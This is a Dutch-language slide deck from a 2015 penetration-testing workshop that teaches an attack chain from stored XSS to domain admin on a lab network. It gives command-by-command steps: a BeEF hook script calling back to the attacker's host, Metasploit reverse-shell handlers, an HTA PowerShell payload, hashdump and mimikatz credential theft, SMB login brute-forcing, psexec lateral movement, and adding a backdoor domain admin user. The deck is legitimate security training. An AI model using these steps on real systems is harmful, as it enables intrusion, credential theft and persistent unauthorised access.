Madison Gurkha

Your Security is Our Business

Workshop

From XSS to Domain Admin

Black Hat Sessions 18 juni 2015

Jordy Kersten - Mandy van Oosterhout - Ward Wouts

Security Consultants

Jordy Kersten
Mandy van Oosterhout
Ward Wouts

Agenda

- Scenario
- Werkwijze
- Workshop

Scenario

- Evil Hacker
- World Domination
- AWM (Awesome Weapons Manufacturer)

Startup

- Boot from USB
- Live USB Persistence

WiFi

- SSID: w0rksh0p
- Pass: @llyourbasearebel0ngtous

Werkwijze

1. Information Gathering
2. Vulnerability Identification
3. Exploitation
4. Privilege Escalation
5. Maintaining Access

Workshop

- Doel:

  Penetreer het interne netwerk van AWM en bemachtig “Domain Admin” rechten op het interne domein.

Information Gathering

- AWM Corporate Website
- http://10.0.13.252/

Information Gathering

Gastenboek beschikbaar op:

http://10.0.13.252/X/guestbook.php


X = uw persoonlijk toegewezen nummer

Vulnerability Identification

Berichtenveld kwetsbaar voor stored XSS

```
'>"><script>alert(1337)</script>
```

Voorbereidingen Exploitation



Voorbereidingen Exploitation

Start een terminal:

```
# ifconfig (noteer het IP-adres)
# service postgresql start
# service metasploit start
# msfconsole
msf > load msgrpc Pass=abc123
```

Voorbereidingen Exploitation

Gebruik metasploit om de BeEF-hook te misbruiken

X.X.X.X = het IP-adres

```
msf > use exploit/multi/handler
msf > set payload windows/meterpreter/reverse_https
msf > set LHOST X.X.X.X
msf > set LPORT 443
msf > set AutoRunScript post/windows/manage/smart_migrate
msf > set ExitOnSession false
msf > run -j -z
```

Voorbereidingen Exploitation

Start nieuwe terminal om BeEF te configureren en starten:

```
# nano /root/beef/config.yaml
```

HTTP server
host: “X.X.X.X”

```
# nano
/root/beef/extensions/social_engineering/config.yaml
```

msf_reverse_handler_host: “X.X.X.X”

```
# nano
/root/beef/modules/social_engineering/hta_powershell
/command.js
```

var hta_url = 'http://X.X.X.X:3000/ps/hta';

```
# cd /root/beef/
# ./beef
```

BeEF

http://X.X.X.X:3000/ui/panel

Username: beef

Password: beef

Exploitation

Gebruik BeEF om de XSS kwetsbaarheid te misbruiken

```
<script src="http://X.X.X.X:3000/hook.js"></script>
```

Exploitation

BeEF panel:

`Commands → Social Engineering → HTA Powershell → Execute`

Sessions

Open de metasploit-terminal:

```
msf exploit(handler) > sessions -l
msf exploit(handler) > sessions -i X
```

X = het sessienummer

Information Gathering

Things to try:

```
meterpreter > getuid
meterpreter > getsystem
meterpreter > hashdump
meterpreter > ps
meterpreter > run
post/windows/gather/enum_applications
```

Information Gathering

```
meterpreter > run
post/windows/gather/credentials/gpp
meterpreter > run post/windows/gather/enum_domain
meterpreter > run
post/windows/gather/enum_ad_computers
meterpreter > background
msf exploit(handler) > use
auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > set PORTS 445
msf auxiliary(tcp) > set RHOSTS 10.0.13.0/24
msf auxiliary(tcp) > run
```

Vulnerability Identification

```
msf auxiliary(tcp) > use
auxiliary/scanner/smb/smb_login
msf auxiliary(smb_login) > set RHOSTS 10.0.13.252-254
msf auxiliary(smb_login) > set SMBDomain AWM
msf auxiliary(smb_login) > set DB_ALL_CREDS true
msf auxiliary(smb_login) > run
```

Exploitation

```
msf auxiliary(smb_login) > use
exploit/windows/smb/psexec

msf exploit(psexec) > set payload
windows/meterpreter/reverse_tcp

msf exploit(psexec) > set LHOST X.X.X.X

msf exploit(psexec) > set LPORT 4444

msf exploit(psexec) > set RHOST 10.0.13.252

msf exploit(psexec) > set SMBUser ServerAdmin

msf exploit(psexec) > set SMBPass
GeheimWachtwoord123!!!

msf exploit(psexec) > run
```

Information Gathering

Things to try:

```
meterpreter > getuid
meterpreter > getsystem
meterpreter > hashdump
meterpreter > ps
meterpreter > load mimikatz
meterpreter > wdigest
meterpreter > migrate XXXX (explorer.exe)
```

Information Gathering

```
msf auxiliary(psexec) > use
auxiliary/scanner/smb/smb_version
msf auxiliary(smb_version) > set RHOSTS 10.0.13.252-254
msf auxiliary(smb_version) > set SMBDomain AWM
msf auxiliary(smb_version) > set SMBUser AWMAdmin
msf auxiliary(smb_version) > set SMBPass Onzin123!!
msf auxiliary(smb_version) > set SMBDirect false
msf auxiliary(smb_version) > run
```

Privilege Escalation

```
msf auxiliary(smb_version) > use
exploit/windows/smb/psexec
msf exploit(psexec) > set payload
windows/meterpreter/reverse_tcp
msf exploit(psexec) > set LHOST X.X.X.X
msf exploit(psexec) > set LPORT 4445
msf exploit(psexec) > set RHOST 10.0.13.254
msf exploit(psexec) > set SMBUser AWMAdmin
msf exploit(psexec) > set SMBPass Onzin123!!
msf exploit(psexec) > run
```

Maintaining Access

```
meterpreter > run post/windows/gather/smart_hashdump

meterpreter > shell

C:\windows\system32> net user hacker ownAg3! /add
/domain

C:\windows\system32> net localgroup Administrators
hacker /add /domain
```

GAME OVER

Thank you for playing

Please try again